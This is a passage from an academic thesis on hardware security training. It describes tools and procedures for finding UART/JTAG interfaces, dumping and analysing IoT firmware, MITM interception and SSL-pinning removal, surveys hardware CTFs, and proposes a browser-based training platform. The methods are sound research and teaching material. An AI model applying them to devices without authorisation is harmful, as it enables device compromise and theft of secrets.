

Figure 2.2. Typical hardware hacking tools

- **Multimeters and oscilloscopes:** Precision digital multimeters and oscilloscopes are used for measuring voltage, current, and timing, and for locating debug interfaces.
- **Logic analyzers:** Logic analyzers are used to capture and decode serial buses (e.g., SPI, UART, etc.). Both commercial devices, such as the Saleae Logic series, and lower-cost alternatives are commonly employed for this purpose.
- **UART access and JTAG/SWD discovery:** USB-to-UART (USB-to-TTL) adapters serve as the main connection between device consoles and debug output systems because they link the host PC with the target UART pins through TX->RX, RX->TX, and GND connections and typically operate at 115200 baud. Instead, for low-level access via JTAG/SWD, specialized tools like BlueTag [3] and JTAGulator are typically used to identify the relevant pins, and enabling interaction with the interface for debugging and firmware extraction.

- **External Flash programmers - in-situ & chip-off:** External Flash programmers, such as the CH341A, are tools used to access memory chips either in-situ with test clips or off the board (chip-off). In-situ dumps are convenient but less reliable, often requiring multiple reads, hash verification, and careful repositioning of the clip to avoid corrupted data. Chip-off access, with the Flash removed, offers more stable and reliable results.
- **PCBite-style probes:** PCBite pogo pins and holders provide stable, non-destructive electrical contact with test points on a live board. These spring-loaded pogo pins use an internal spring mechanism that allows the probe tip to move back slightly when pressed against a surface. This ensures consistent pressure and a reliable temporary connection during debugging or measurement, without the need for soldering.
- **Fault injection and side-channel tools:** Fault injection platforms and side-channel analysis tools are applied when active manipulation is necessary. For instance, ChipWhisperer is widely used for voltage and clock glitching and for power-analysis (SCA) experiments. These setups demand precise synchronization between instruments to ensure repeatable and meaningful results.

2.3.2 Software Toolchain

A modular software toolchain complements the hardware suite and supports extraction, static inspection, dynamic instrumentation and network analysis.

- **Firmware acquisition:** utilities are used to read and write Flash memories; `flashrom` is commonly invoked with a command such as `flashrom -p ch341a_spi -r dump.bin` to perform SPI/NOR dumps via a CH341A programmer, and verification is achieved by subsequent hashing (e.g., `sha256sum dump.bin`).
- **Binary unpacking and filesystem discovery:** tools (for example, `binwalk -Me dump.bin`, `allyourbase` [1] or `7z x`) enable identification and extraction of embedded archives and compressed filesystems (LZMA, SquashFS, U-Boot environment). Extraction steps typically include `binwalk -dd='.*' dump.bin` to carve known signatures, and `unsquashfs` to expand SquashFS images.
- **Entropy analysis:** Entropy measurements are used to detect encrypted or compressed regions. A Shannon entropy above approximately 7.5 bits per byte often indicates compression or encryption. However, high entropy does not always imply encryption, as some types of normal data, such as video, can naturally exhibit high entropy without being encrypted.
- **Disassembly and decompilation:** frameworks such as Ghidra are employed to reconstruct program structure, annotate functions and inspect control/data flow; recommended project steps include architecture selection, selection of binary base address, auto-analysis pass, importing symbols where available and applying function signatures from common libraries. Complementary tools such as radare2 or IDA Pro (where licensed) are used for cross-validation.

- **Dynamic instrumentation:** frameworks (for example, Frida) allow runtime hooking and API interception on mobile devices: this is particularly useful when analyzing companion mobile apps that control IoT devices. An example invocation is `frida-trace -f ./binary -i "open*"` to monitor file-open calls.
- **Network capture and analysis:** utilities (Wireshark, PCAPDroid for Android captures) are applied to examine protocol implementations, communication vulnerabilities, and OTA mechanisms; passive captures and active enumeration using `nmap -sV -p- <target>` are used to characterise exposed interfaces.
- **Password recovery and cryptanalysis:** specialized utilities (for example, `hashcat` with appropriate hash-mode flags and tuned GPU parameters) are applied when credential material or hashed secrets are encountered.
- **Certificate and key inspection:** artifacts are inspected using `openssl` commands such as `openssl x509 -in cert.der -inform der -text -noout` and `openssl asn1parse` for finer-grained decoding.

2.3.3 Analysis Methodology and Procedural Phases

Embedded systems analysis is organised into reproducible phases that progress from low-impact reconnaissance to active testing.

Preliminary reconnaissance (open-source & regulatory) Before any physical handling or device acquisition, an initial reconnaissance phase collects technical and regulatory data to form hypotheses about the hardware design, interfaces and required tooling. Publicly available information is surveyed — vendor datasheets, FCC filings (FCC: US regulatory filings, which often contain PCB photos and diagrams), vendor support threads, community forums and public vulnerability databases (NVD/CVE - NVD: NIST database providing CVE details with CVSS scores, which quantify the severity and impact of each vulnerability). Datasheets, FCC filings and PCB images are primarily used to infer hardware characteristics (likely Flash package types, e.g. SOP8/SOIC8 footprint versus BGA), identify probable UART pins, JTAG headers and test points, and assess whether existing equipment (SOIC8/SOP8 test clips, CH341A, UART adapters, BlueTag, etc.) will be adequate or if additional tools must be procured. Vendor threads, community reports and vulnerability entries (CVE/NVD) are consulted to collect past reports, known weaknesses, default credentials and remediation history; this information feeds the threat model and helps prioritise which interfaces and firmware components deserve early attention.

On-board non-invasive reconnaissance Initial on-board assessment is conducted with minimal physical intrusion guided by the preliminary reconnaissance hypotheses. Typical UART identification starts by locating four candidate pins that are likely to be part of the serial interface. Using a multimeter, GND is identified by continuity to ground (0V), VCC by a stable voltage (typically 3.3-5V). TX is recognized by voltage fluctuations between 0V and VCC immediately after power-on, caused by bootloader or firmware output such as initialization messages, while the remaining pin is RX, which stays stable at 0V or VCC. Pinout hypotheses are validated by temporarily connecting a USB-UART adapter

and checking for bootloader messages at standard baud rates (try 115200, then 57600 and 9600). The presence of bootloaders such as U-Boot is inferred from recognizable prompts. On-board JTAG/SWD are enumerated using passive discovery tools such as Logic Analyzer, BlueTag, JTAGulator. Flash device packages are visually inspected and cross-referenced with manufacturer markings to determine chip storage model name and characteristics before any direct read attempt.

Firmware acquisition Firmware acquisition proceeds based on the available hardware interfaces and the trade-off between invasiveness and reliability.

Non-destructive in-situ reads of SPI/NOR devices using a test clip (e.g. SOIC8/SOP8) and a programmer (e.g. CH341A) are preferred when feasible, but they are intrinsically less reliable than chip-off due to clip contact issues and to circuit interactions on the board (parts of the surrounding circuitry may power or drive the Flash pins when the clip is attached, introducing bus contention or corrupting reads). A recommended canonical sequence for in-situ extraction is: attach the test clip to the storage device, run `flashrom -p ch341a_spi -r dump.bin` and compute `sha256sum dump.bin`. Repeat the read several times, disconnecting/reconnecting the clip, to verify that the hash is reproducible and the dump is consistent.

When higher reliability is required, chip-off — physically removing the flash memory for external reading — is the preferred method, though it is destructive and demands proper handling skills and suitable equipment.

If direct hardware access is unavailable, bootloader-mediated techniques are attempted. Examples include using TFTP via a serial boot protocol to transfer data off-board, or exploiting U-Boot commands to read memory and emit its contents over the serial console (bootloader prints a hex ASCII memory dump to UART — the output can be reconstructed into a binary with a simple conversion script). Network-based acquisition is also used: OTA update packages are captured by intercepting traffic (creating a MITM if needed, e.g. via bettercap) to retrieve update images for offline analysis.

Static analysis Static inspection begins with file carving and entropy scanning (`binwalk -Me dump.bin`); extracted components are processed with format-specific tools (`unsquashfs` for SquashFS, `7z x` for LZMA, `dd` with offsets for raw partitions). Strings are extracted with `strings -t x dump.bin` and correlated with disassembly to locate configuration tables, hard-coded credentials and certificate blobs. Certificate parsing and key discovery are performed using `openssl` and simple ASN.1 inspection; private-key leakage is checked by searching common key encodings and file headers. Disassembly projects are constructed in Ghidra with the target architecture specified (ARM/ARM64/MIPS/XTENSA etc.); before importing, determine the binary's load/base address (for example with `allyourbase`) and set that base in Ghidra so addresses and cross-references line up correctly. Automatic analysis is followed by manual function renaming and cross-referencing against public library signatures (for example, using Ghidra Function ID database). Finally, potential vulnerabilities — such as missing input validation — are investigated either by inspecting the decompiled code directly or by examining the installed binaries and their versions for known security issues.

Dynamic analysis In this phase, devices are observed at runtime. Testing begins with passive packet captures (pcap) analyzed in Wireshark to verify authentication, transport security and update delivery, then moves to active scans (e.g. nmap -sV -p-), simulated server/client interactions and MITM testing. Mobile companion apps are dynamically instrumented with Frida to remove SSL pinning when needed, perform function-level tracing and intercept APIs, validating static-analysis hypotheses and mapping the mobile app <-> device (device under test) network protocol. Device emulation (e.g., QEMU) can replace physical hardware to enable GDB-attached debugging, easier fuzzing, snapshots and instrumentation, but it requires nontrivial setup and can miss or misrepresent some hardware (e.g., RF) behaviors. JTAG/SWD and serial interfaces such as UART provide low-level firmware access for interactive shells and memory/process inspection. Oscilloscopes and logic analyzers capture bus activity, timing and side-channel signals; in particular, ChipWhisperer can be employed for side-channel analysis and fault injection (glitching): EM/power analysis provokes and measures failures to assess robustness, while protocol fuzzing and on-device firmware modification reproduce vulnerabilities and recover runtime secrets.

Automation techniques Machine learning and pattern-matching methods can assist in anomaly detection and vulnerability discovery: they are useful for identifying recurring patterns in network traffic, large logs, binaries, or decompiled code. However, all automated findings must be validated through manual analysis to minimize false positives and ensure reliability.

Chapter 3

State of the Art

3.1 National Research Projects Enabling the Work

National and institutional research projects contribute to the infrastructure and funding environment that enables research into security training and cyber ranges. One of the main and recent projects relevant to the Italian context is coordinated by the SERICS Foundation (SEcurity and RIghts in the CyberSpace), whose projects include ARTIC (Affordable, Reusable and Truly Interoperable Cyber ranges), the context within which this thesis work was born.

SERICS (Security and Rights in the CyberSpace) SERICS is a PNRR-funded extended partnership dedicated to enhancing cybersecurity, data protection, and digital rights research. Coordinated by academic institutions, it aims to foster academic-industry collaboration and strengthen advanced educational programs. The foundation supports the development of new cyber ranges and training facilities, establishing the necessary infrastructure for scalable security education.

ARTIC (Affordable, Reusable and Truly Interoperable Cyber ranges) ARTIC is a specific project under the Spoke 4 umbrella of Fondazione SERICS, focused on engineering cost-effective, scalable, and interoperable cyber ranges. By leveraging containerization, microservice architectures, and digital twin integration, ARTIC aims to reduce deployment costs and facilitate cross-domain scenarios. These objectives are directly relevant to this work, which applies ARTIC's principles of scalability and reuse to the domain of embedded and IoT security training.

3.2 Hardware Security Training Landscape

The domain of hardware security training occupies a narrower niche compared with the broader ecosystem of cybersecurity education (web, network, reverse engineering, and cryptography). Educational offerings for embedded device security range from formal academic initiatives, professional short courses, vendor-led challenges, and conference

workshops. Furthermore, there is a divergence in the technical intricacy and accessibility of these systems. The subsections below summarise the predominant activity categories.

3.2.1 Professional Conferences and Training

The primary conferences and events comprise specialised short courses and workshops, with a focus on embedded exploitation and side-channel analysis, fault injection, and secure hardware design. The programs incur considerable expense, with registration fees and workshop expenses commencing at hundreds of euros and sometimes reaching thousands. These programs are often targeted at experienced practitioners, and in many cases are funded by employers rather than by individual participants.

Hardware security **training** is delivered at a number of different events and venues, including Black Hat USA 2025 (August, Las Vegas) with courses on embedded security delivered by experts; DEF CON 33 (August 2025, Las Vegas) via its Hardware Hacking Village, featuring workshops on IoT; Hardwear.io USA 2025 (May, Santa Clara) and NL 2025 (November, Amsterdam), emphasizing practical exploitation. Dedicated providers like S4X offer standalone 2-day courses on applied hardware attacks, while UKRISE provides free HW security training roadshows for UK PhD and post-doc students. Other notable options include SANS Institute's IoT-focused penetration testing series.

To illustrate the cost spectrum, the following table summarizes training offerings with some examples in Table 3.1:

Provider/Event	**Course Examples**	**Duration**	**Cost**
Black Hat USA	From JTAG, UART, SPI to SDR, BLE, Firmware, TPM Sniffing, and Drone Systems	2 to 4 days	€3810 to €5200 [7]
DEF CON	Offensive IoT Exploitation / SDR101 / RFID & EPACS Hacking / Medical Device PT & Defense	2 to 4 days	€2165 to €2770 [10]
Hardwear.io NL	Automotive, RF/Baseband, Chip-Level RE, Side-Channels, Faults, FPGAs, TEE & Secure Boot	3 days	€2810 [15]
S4X	Applied Hardware Attacks: Embedded/IoT Systems	2 days	€3075 + tax [28]
SANS Institute	IoT and Wireless Penetration Testing	3 to 6 days	€4935 to €8230 [29]
UKRISE	HW Security Training Roadshow	2 days	Free, but reserved for UK PhD/post-doc [31]

Table 3.1. Approximate costs for hardware security trainings (excludes travel/hardware kits).

3.2.2 Overview of Hardware Security Competitions and CTFs

This section presents a non-exhaustive list of hardware CTF platforms. The selected examples are examined based on their format, accessibility limitations, and relevance to the visual simulation goals of this thesis.

- **eCTF** MITRE's eCTF is a free, embedded competition structured in two distinct phases. In the first phase, teams are tasked with the creation of secure systems in accordance with specified requirements. In the second phase, these systems are then subjected to an attempt at breach by teams representing opposing factions. The competition is conducted entirely online, facilitated by MITRE, which provides reference implementations, comprehensive documentation, and a designated set of development boards per team. Additionally, hardware emulators or remote servers are made available as required. Past challenges are archived in the MITRE Cyber Academy repositories, supporting study and pedagogical reuse.

- **RHme** The RHme series commenced as Riscure products prior to the introduction of versions by Keysight. These versions focused on Arduino-class boards that address fundamental hardware problems through side-channel analysis, fault injection, and the exploitation of microcontrollers. These comprised the 2015 to 2017 editions, and they furnished participants with binaries, source artefacts and community write-ups through public repositories. However, 2017 edition also relied on hardware and it was shipped to selected participants. All supporting materials, including code, binaries and documentation, remain available online for continued access following the conclusion of the event.

- **HHV DEF CON** The DEF CON Hardware Hacking Village (HHV) runs hardware challenges on a rolling basis across multiple years. Challenge sets were created both for DEF CON's live events, requiring on-site participation, and for remote engagement through posted recordings and downloadable data. Some editions — specifically DC28, DC29, Hackfest 2020, and DC32 — were designed to be accessible remotely, providing participants with firmware, logic analyzer captures, and circuit information to work on from home. Other editions, particularly the more recent live events like DC33, were primarily in-person: participation realistically required a DEF CON badge (around $560) and hardware was available in limited quantities (e.g., eight devices secured to village tables). Organizers made shared tools, such as logic analyzers, available, but participants were generally expected to bring their own probes or analysers. After each event, HHV publishes challenge files and write-ups, and multiple past editions are archived on GitHub, preserving a historical record and enabling study or replication; however, the practical ability to replicate a challenge remotely depends on the edition, as some were designed specifically for in-person interaction.

- **Microcorruption** Microcorruption is an online platform that offers embedded firmware reverse-engineering exercises (notably for the MSP430 architecture). The platform exposes disassembly, live memory/views of registers, and an interactive debugger-like console. Its narrow architectural focus introduces limitations: the MSP430 is dated, far removed from the microcontrollers commonly used in contemporary IoT devices, and the challenges therefore do not reflect modern embedded systems.

It does not provide a photographic PCB view nor simulated physical instruments, but remains easily accessible and reproducible.

- **CSAW** The CSAW ESC (Embedded Security Challenge) is a recurring university-run competition with a long history of remote qualification rounds and on-site finals. The public has access to a variety of past challenge sets, virtual machines and challenge sources, which enable remote replication and analysis. The most advanced tasks in some editions are dependent on hardware platforms (e.g. ChipWhisperer Nano and Arduino), but the qualification stages typically run through remote execution.

- **Google CTF and public archives** Google's Capture The Flag provides challenge archives and a public GitHub repository that contains many past challenge archives and infrastructure elements. Although not hardware-centric in general, the public availability of challenge materials makes it a relevant resource for CTF pedagogy and for reuse patterns across categories.

- **Hardwear.io and Hardware CTF** Hardwear.io, together with Hardware CTFs curated by teams such as Quarkslab and Ledger (the company behind the widely used Ledger hardware cryptocurrency wallets), represents a conference-level hardware competition ecosystem. These events are in-person and hardware-focused, offering benches equipped with tools for PCB reversing, microsoldering, RF analysis, and side-channel tasks. Organizers provide shared (across participants) equipment and guidance, but participation requires attendance and payment for the conference (typically $200-$850), with optional paid training tracks costing around $3,250. Participants receive certificates of attendance for the conference and certificates of completion for the training programs. While some preparatory webinars and recorded presentations are publicly available, the challenges themselves remain largely inaccessible online, and published details are primarily limited to basic summaries. This setup emphasizes hands-on experience with physical hardware rather than remote or reproducible exercises.

- **Hack The Box** Platform providers that historically focused on software CTFs have introduced hardware categories; Hack The Box includes a `Hardware` challenge category and provides write-ups and tooling guidance for selected tasks. Some challenges are delivered via uploaded signal captures, SAL files, or firmware images; others require local hardware to be reproduced. However, the platform's primary orientation remains virtual machines and software CTFs rather than a full visual hardware lab.

- **OWASP IoTGoat** The developers of OWASP IoTGoat created a firmware distribution system which contains OpenWrt-based vulnerable code for educational purposes. It is possible for users to operate this system on QEMU for virtual machine or container deployment, thus creating a platform upon which to study IoT problems and forming a practical dataset for lab exercises that focus on firmware vulnerabilities and emulation. Projects like IoTGoat facilitate reproducible, offline training and can be used as building blocks for challenge environments.

- **Hackropole** Hackropole hosts archived challenge sets from national competitions (France Cybersecurity Challenge) including hardware-tagged tasks. Typical tasks

include radio/IQ decoding, side-channel specimens and binary/firmware artefacts; many of the challenges are distributed as files (signals, traces) rather than as live physical benches. These let participants explore some practical aspects of embedded systems and hardware security, though they do not include instrument-level visual simulations and provide only a limited sense of working with live hardware.

An examination of public archives reveals two enduring characteristics: organizers typically either retain devices on-site or dispatch limited hardware packages to participants. Furthermore, post-event distribution of challenge materials is common, enabling retrospective review and education. However, the analysis of device-based problems heavily relies on face-to-face data collection during live events.

Overall, the materials exhibit three main distribution patterns:

1. *On-site hardware benches and shared devices*, typical of conference villages and Hardwear and HHV events, where a limited number of devices are available on shared tables. Participation usually involves travel and accommodation expenses, adding to the overall cost of engaging with the conferences.

2. *Distributed hardware kits*, used in events such as MITRE eCTF or some editions of RHME, where organisers mail boards or minimal toolkits. These allow full remote participation.

3. *File-based archives*, including firmware, logic captures, SAL/IQ files, and write-ups, which enable remote replay and study after the event but lack the immediacy of physical hardware and interactive instruments.

3.2.3 Identified Gaps in the Field

A review of public archives, CTF platforms, and professional training offerings reveals several structural and pedagogical gaps in the current hardware security landscape:

1. **Limited browser-based, full-stack simulations.** While platforms like Microcorruption or IoTGoat provide firmware analysis, debugger consoles, or emulated environments, and Hackropole or HHV archives supply traces, binaries, or IQ captures, none replicate the experience of interacting with a real PCB in a visually guided, instrument-driven workflow. Tasks such as multimeter measurements, UART probing, or component identification are rarely simulated in-browser, creating a gap for learners who cannot access physical benches.

2. **High cost and logistical barriers for hands-on learning.** Conferences, professional courses, and live CTF events provide authentic hardware experience but often at significant financial and logistical expense, including conference registration, travel, accommodation, and sometimes hardware kits. The number of available devices is usually limited, further constraining practical participation.

3. **Partial reproducibility of challenge materials.** Post-event archives and repositories (firmware, SAL/IQ files, binaries, or virtual machines) allow retrospective study,

but cannot fully reproduce the live interaction with instruments and devices. For problems that depend on physical benches or specialized tools, reproduction requires substantial effort, additional hardware, or technical know-how, which may hinder self-guided learning.

4. **Narrow architectural or platform focus.** Many educational platforms and challenges rely on specific architectures or hardware (e.g., MSP430 in Microcorruption, Arduino in RHme, ChipWhisperer Nano in CSAW ESC), which do not reflect the diversity of modern IoT ecosystems. This limits the generality of skills acquired and constrains exposure to contemporary embedded system designs.

Overall, these gaps highlight a trade-off between realism, accessibility, and reproducibility in hardware security training. Authentic hands-on experience is often costly and limited to in-person contexts, while remotely accessible or emulated platforms fail to convey the full visual and instrumental workflow of interacting with physical devices. There is currently no widely available solution that provides a comprehensive, browser-based, visually guided hardware lab experience combining realistic device interaction, instrumentation, and pedagogical structure.

3.3 Exploitability Factors in Low-Cost IoT Devices

3.3.1 Exposed Debug Interfaces

Unprotected debug interfaces (e.g., UART, JTAG, SWD) represent a recurring vulnerability class in low-cost designs. The final product frequently incorporates test pads and header pins which remain accessible due to inadequate mechanical protection.

This physical exposure is rarely accidental; it stems from the conflict between security goals and the lifecycle requirements of manufacturing and debugging. Production and support workflows demand high "observability" and "controllability" to verify hardware integrity (typically via JTAG) and validate system functionality (often via UART). These capabilities are indispensable for Return Merchandise Authorization (RMA — analyzing returned defective units) and device refurbishment. While mechanisms like eFuses or Authenticated Debug could permanently disable these interfaces post-production, they are frequently omitted because blocking access would render legitimate troubleshooting workflows impossible [6]. Consequently, physical security is sacrificed for operational efficiency and low manufacturing costs [5, p.9].

The UART interface has been identified as the most exploitable vector in IoT devices [14, p.9]. Connection through UART can directly lead to an unrestricted root shell or, if password-protected, allow access to the bootloader environment to manipulate the firmware image. Empirical data confirms the ubiquity of this vector: UART interfaces were found vulnerable to firmware extraction in over 45 percent of evaluated devices in one study [14, p.9].

Similarly, JTAG and SWD connections, used for loading firmware during manufacturing, allow adversaries to read chip memory and control CPU execution. While JTAG typically utilizes 8 to 20 pins, SWD generally requires just two. If documentation is unavailable, attackers employ specialized tools like BlueTag or JTAGulator to brute-force and identify

the pinout configuration, making exposed interfaces a primary starting point for hardware analysis.

3.3.2 Accessible Non-Volatile Storage and Hard-coded Secrets

External SPI/NOR flash chips in budget devices function as storage for firmware, configuration files, and credentials. It is a common occurrence that such storage areas are not subject to encryption due to resource constraints, power-saving requirements, and Quality of Service (QoS) considerations [5, p.9]. This facilitates the direct dumping of plaintext secrets and configuration artefacts through the use of an in-circuit SPI programmer.

Beyond the risk of exposing intellectual property, this extraction process often reveals latent security vulnerabilities. In cases where severe flaws are discovered, the impact may extend beyond the single target, potentially affecting the manufacturer's entire product line if the vulnerable code base is shared [14, p.9].

3.3.3 Lack of Hardware Root of Trust and Secure Boot

The most economical consumer IoT devices are rarely equipped with hardware roots of trust or secure boot systems, as manufacturers omit these features to reduce cost and complexity [9, p.12]. The absence of these measures allows attackers to modify or replace firmware images, facilitating persistent backdoor implantation.

While security-enhanced processors and components — such as Apple's Secure Enclave, ARM TrustZone, Intel's integrated crypto engines, and TPM co-processors — provide hardware-based protections like secure boot and resistance to side-channel attacks, they face significant adoption barriers. A primary drawback is the high cost of manufacturing; these processors are typically produced on a small scale to limit the exposure of sensitive proprietary design information, which prevents achieving economies of scale. Furthermore, the persistent risk of supply chain compromise and the complexity of developing software for these specialized architectures make them difficult to deploy widely in IoT systems [17, p.3].

3.3.4 Firmware, Network and Update Vulnerabilities

Outdated software, insecure API endpoints, and improperly authenticated firmware update systems are prevalent vectors for IoT compromise. Many manufacturers omit long-term security updates due to economic constraints [5, p.7]. Even when over-the-air (OTA) updates are implemented, protocols must be validated to ensure authentication and integrity. The widespread use of commercial off-the-shelf (COTS) components and software reuse reduces development costs but introduces shared risks; research indicates that roughly 80% of manufacturers distribute firmware with known flaws derived from third-party libraries [14, p.2].

Hard-coded or default sensitive values, such as API keys and passwords, pose critical threats. The 2016 Mirai Botnet exemplified this by exploiting default credentials in IP cameras and routers to scale massively. Furthermore, the disclosure of private keys or hard-coded secrets can enable Man-in-the-Middle attacks. When a single secret is embedded

across many devices, compromising one unit allows attackers to target millions of identical devices — a systemic risk known as Break Once, Run Everywhere (BORE) [9, p.441].

3.3.5 Physical Accessibility and Side-Channel Exposure

The lack of tamper and anti-tamper protections in low-cost devices makes them highly susceptible to the physical attacks described in previous sections, including probing, Side-Channel Analysis (SCA), and Fault Injection (FI). Nearly all platforms, from constrained IoT end-nodes to SoCs, are vulnerable to fault injection [30, p. 200].

Crucially, cost sensitivity in the IoT sector means that standard countermeasures are virtually always absent. These missing defenses include constant-time implementations, masking, and EM shielding against SCA, as well as glitch detectors and tamper-resistant packaging against FI. This absence substantially increases the attack surface, leaving devices highly susceptible to SCA and FI [6, p. 194] [32, p. 147].

Chapter 4

Contributions

4.1 Motivations for Reproducible Hardware Security Training

The impetus for this research stems from the identified lacunae in the existing state-of-the-art. Hardware security training, in its traditional form, is often constrained by various limitations. These include the considerable expense often associated with professional training courses and the restricted access to hardware instrumentation. Such events, that were listed and described in the previous chapter, typically require a substantial financial investment and prior expertise, which limits accessibility for newcomers or practitioners from primarily software-focused backgrounds. Furthermore, the availability of fully virtualized or browser-based hardware CTF platforms is limited. Existing solutions provide valuable firmware analysis and simulated debugging environments; however, the absence of visualized PCBs, integrated instrument panels, and point-and-click interfaces limits engagement for learners who are unfamiliar with physical electronics. Crucially, these purely virtual approaches fail to cultivate the **spatial awareness** and **physical reconnaissance** skills required to build a correct mental model of the device's attack surface.

This work addresses these challenges by providing a training environment that bridges the gap between software-oriented CTF participants and hands-on hardware experimentation. The objective is to facilitate access to hardware artefacts through a browser, providing visual access to actual components and hacking tools with simulated behavior. This serves as an introductory entry point for novices seeking to acquire fundamental knowledge in the domain of hardware security, acting as a catalyst for their progression towards the exploration of physical hardware. The training environment is designed to be accessible, scalable, and reproducible while delivering realistic **investigative workflows**.

4.2 Investigation and Documentation of Hardware Security Weaknesses

A fundamental outcome of this research endeavour is the systematic investigation of security weaknesses affecting low-cost Internet of Things devices. The analysis involved selecting

representative devices, examining their hardware architecture, and assessing their exposure to risks based on observable characteristics. Areas of focus included the presence of unprotected debug interfaces (e.g., UART), accessible non-volatile storage, the absence of secure-boot mechanisms or hardware roots of trust, insecure communication channels, firmware structure weaknesses, and evidence of tampering or backdoor-prone design choices.

Through this investigative workflow, a complete set of technical materials was collected for each device, including boot logs, firmware images, configuration files, and documentation of internal components. These materials support a clear reconstruction of the device's operational behaviour and physical layout, while highlighting the specific vulnerabilities identified during the analysis. The resulting corpus forms a reproducible reference set that can be used in educational contexts and further research.

Beyond pedagogical applications, this work contributes to a broader understanding of the security posture of commercial low-cost IoT devices. By documenting weaknesses that recur across multiple models and vendors, the research helps bring to light structural issues that often remain obscure to end-users. The findings also serve a community value: by sharing analyses, technical notes, and troubleshooting insights on public platforms, other researchers and practitioners can benefit from the documented workflows, speed up their own investigations, or resolve similar issues encountered when attempting to regain control over their devices.

Finally, this activity supports a culture of transparency within the hardware-hacking and embedded-security community. The identification of widespread vulnerabilities encourages responsible remediation, promotes informed user awareness, and contributes to the long-term improvement of security practices in rapidly expanding IoT markets. The investigation, and its future continuation beyond this thesis, aims to provide both pedagogical resources and documented evidence that supports improved security practices for inexpensive IoT ecosystems.

4.3 Generation and Curation of Artifacts for Realistic CTFs

A structured and reproducible corpus of artifacts was assembled from the analysis of real, low-cost IoT devices. The collected materials capture device behaviour, architectural characteristics, and practical investigative steps. The curated collection reflects the full analytical workflow and supports both educational use and research-oriented examination of embedded systems.

The artifact corpus includes:

- **Firmware images and binaries.** Full flash dumps were extracted. The associated analysis logs document the complete reverse engineering lifecycle, including firmware unpacking, binary modification attempts, and backdoor injection. The notes also detail technical hurdles such as cross-compilation failures and update-related inconsistencies.
- **Boot sequences and console traces.** Bootlogs and console outputs were captured to record initialization behaviour, service activation, and error conditions. These traces were annotated to highlight observable patterns, misconfigurations, and points of analytical interest.

- **Configuration files and filesystem snapshots.** Filesystem extractions and configuration files preserve default parameters, internal command sets, partition layouts, and other structural details. Associated metadata, including file hashes and directory mappings, ensures reproducibility.
- **Operational logs and network captures.** Network traces document communication between devices and companion services. The procedures adopted for traffic interception, including SSL Pinning bypass and man-in-the-middle inspection, were fully recorded without disclosing sensitive data.
- **Reverse-engineering outputs.** Disassembly listings, Ghidra project exports, Binwalk results, and static analysis notes were produced. These materials highlight potential vulnerabilities, misconfigurations, and exploitable code paths, without providing step-by-step exploitation instructions.
- **Mobile application artifacts.** Companion-app behaviour was examined to document communication mechanisms, API endpoints, and interactions with the device. The full workflow for analysing the mobile app, intercepting app-to-device traffic, and extracting relevant behavioural data was recorded in detail.
- **High-resolution PCB imagery and hardware annotations.** Detailed photographs of PCB layouts were collected, with annotations of components, test pads, debug interfaces, and wiring points. Where available, additional hardware descriptors such as partial schematics or bill-of-materials information were included.
- **Instrumentation and troubleshooting logs.** Measurement procedures, wiring schemes, logic-analyzer captures, multimeter readings, and notes on encountered issues — such as unstable serial connections or hardware-level communication failures — were documented to support reproducibility and highlight practical diagnostic steps.
- **Vulnerability and exploitability documentation.** Identified weaknesses were catalogued, including insecure update mechanisms, exposed interfaces, and software-level flaws. The documentation includes high-level descriptions of exploit paths, effects of backdoors, and analytical reasoning derived from firmware and application reverse engineering.

The systematic documentation of the investigative workflow—spanning interface identification, firmware manipulation, and network analysis—ensures these artifacts can support realistic investigative scenarios. The resulting corpus captures the structural and behavioural reality of low-cost IoT devices, providing a controlled environment for security analysis that eliminates the dependency on physical hardware and specialized instrumentation.

4.4 Proposed Hardware CTF Framework

The proposed framework organises the previously described contributions into a single, coherent platform for scalable, reproducible hardware security training. The design rationale prioritises three concurrent objectives: (i) realism — by reusing artefacts and behaviours extracted from analysed devices; (ii) accessibility — by offering a free, browser-based

environment with instrument-like interactions that do not require physical tooling; (iii) pedagogical progression — by guiding novice users through progressively complex investigative tasks.

Pedagogical design and progressive difficulty

Challenges are organised as tiered learning paths that gradually introduce hardware concepts and investigative techniques. Initial levels focus on visual recognition and low-barrier tasks (component identification, locating labelled test points, interpreting simple boot logs). Intermediate levels introduce measured interaction with virtual instruments (multimeter readings to distinguish power rails, discovery of UART pins by interpreted voltage traces, configuring serial parameters to observe console output). Advanced levels expose learners to firmware analysis workflows (dumping a firmware image, static inspection with Binwalk-style summaries and guided Ghidra exploration) and to high-level vulnerability reasoning (e.g. identification of misconfigured authentication). Each level provides contextual hints, example commands, and graded feedback designed to maintain motivation without sacrificing realism.

Instrument simulation and interaction model

